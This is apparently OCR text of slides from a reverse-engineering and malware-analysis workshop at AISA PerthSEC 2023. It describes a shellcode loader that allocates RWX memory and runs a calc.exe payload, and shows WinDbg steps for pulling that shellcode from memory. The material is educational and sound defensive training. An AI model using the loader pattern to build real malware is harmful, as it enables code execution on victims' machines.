
Sample: A “loader”

- **Observations**




Sample: A “loader”

- **Understanding**




Sample: A “loader”

- **Understanding**




Sample: A “loader”

- **Understanding**



Sample: A “loader”

- **Understanding**




Set Shellcode

Allocate Virtual Memory
Ensure it it RWX

Copy Shellcode to Memory Location
that was set

Sample: A “loader”

- **Understanding**



Set Shellcode


Allocate Virtual Memory
Ensure it it RWX

Copy Shellcode to Memory Location
that was set

While Infinitely waiting


Sample: A “loader”

- **Understanding**



Sample: A “loader”

- **Understanding**



Sample: A “loader”


- **Exploration**

Loader appears to open “calc.exe”

While the shellcode is static in this example, real samples may dynamically change the code.

Extracting this shellcode from memory for further analysis may be useful in these cases

- **Lets do it Dynamically**




*not exact binary used, differs +no shellcode payload

Sample: A “loader”

- **Windbg**

Start Debugging



Locate Module

```
0:000> lm
start             end                 module name
00007ff7`e3f20000 00007ff7`e3f45000   baby_loader C (
00007fff`3beb0000 00007fff`3c0d1000   ucrtbased   (de
00007fff`69800000 00007fff`6982b000   VCRUNTIME140D
00007fff`9ef80000 00007fff`9f276000   KERNELBASE  (
```

*not exact binary used, differs +no shellcode payload

Sample: A “loader”

- **Windbg**

Examine function “Memcpy” symbol to Locate address

```
0:000> x baby_loader!memcpy
00007ff7`e3f357a0 baby_loader!memcpy (memcpy)
```

Break at address

```
0:000> bp 00007ff7`e3f357a0
breakpoint 0 redefined
```

Go and hit breakpoint

```
0:000> g
Breakpoint 0 hit
baby_loader!memcpy:
```

*not exact binary used, differs +no shellcode payload

Sample: A “loader”

- **Windbg**

Observe registers

Populated

Extract data in RCX

(first parameter == our shellcode)

```
0:000> r
rax=0000000000000140 rbx=0000000000000000 rcx=00000242e5370000
rdx=00007ff7e3f3c000 rsi=0000000000000000 rdi=000000bd22aff968
rip=00007ff7e3f357a0 rsp=000000bd22aff8c8 rbp=000000bd22aff900
 r8=0000000000000140  r9=000000bd22aff900 r10=0000000000000000
r11=0000000000000246 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
```

```
0:000> db rcx
00000242`e5370000  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ............
00000242`e5370010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ............
00000242`e5370020  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ............
00000242`e5370030  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ............
```

Scan QR Code

Resource:

/Malware Analysis/**challenge**

- challenge.exe

Time for a Challenge!

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Part 9

What we've Learned

- What this means
- How can we use this

What we've learned

- The structure of Windows and Linux binaries, and how they are run
- Basic Programming in C and Assembly
- Static analysis - Reading Disassembled and Decompiled code
- Dynamic analysis - Analysing a program at runtime with a debugger
- How the Windows API Works
- Basic malware analysis skills

Further Learning

- CTF Challenges!
  - Weekly CTFs on https://ctftime.org/
  - Wargames like http://reversing.kr/ **or** https://crackmes.one/
  - Try and (maybe) fail, then read solutions to improve
- Reverse random programs!
  - Video Games
  - Write and Reverse your own programs
  - Try different programs or architectures
    - ARM or RISC-V
- Keep on practising!
  - Write some malware!

Impact

- Reverse Engineering and Malware Analysis have many real-world applications
- Potential careers involving RE:
  - Vulnerability Research
  - Malware Analysis
  - Reverse Engineer
- You now have enough basic skills to begin your journey of Reverse Engineering & Malware Analysis

Part 10

Questions

- Ask us Anything!
- Individual Workshop Assistance

Questions

- Thank you!
- Ask us anything, individual workshop assistance!

We hope you enjoyed and both learnt a thing or 2, we encourage you to pursue a journey in reverse engineering and malware analysis if your interest has been peaked!

Thank you again to AISA for this opportunity.

Find Us:

https://emu.team/linkedin

Connect

https://emu.team/twitter

Follow

https://emu.team/discord

Chat

https://emu.team/about

Info

WORKSHOP @ AISA PerthSEC Conference 2023

A gentle introduction to -
Reverse Engineering & Malware Analysis

—

Emu Exploit
Riley Haswell - Orlando Morris-Johnson - Rainier Wu - Torry Hogan - Avery Warddhana - Alex Brown

AISA

PERTH SEC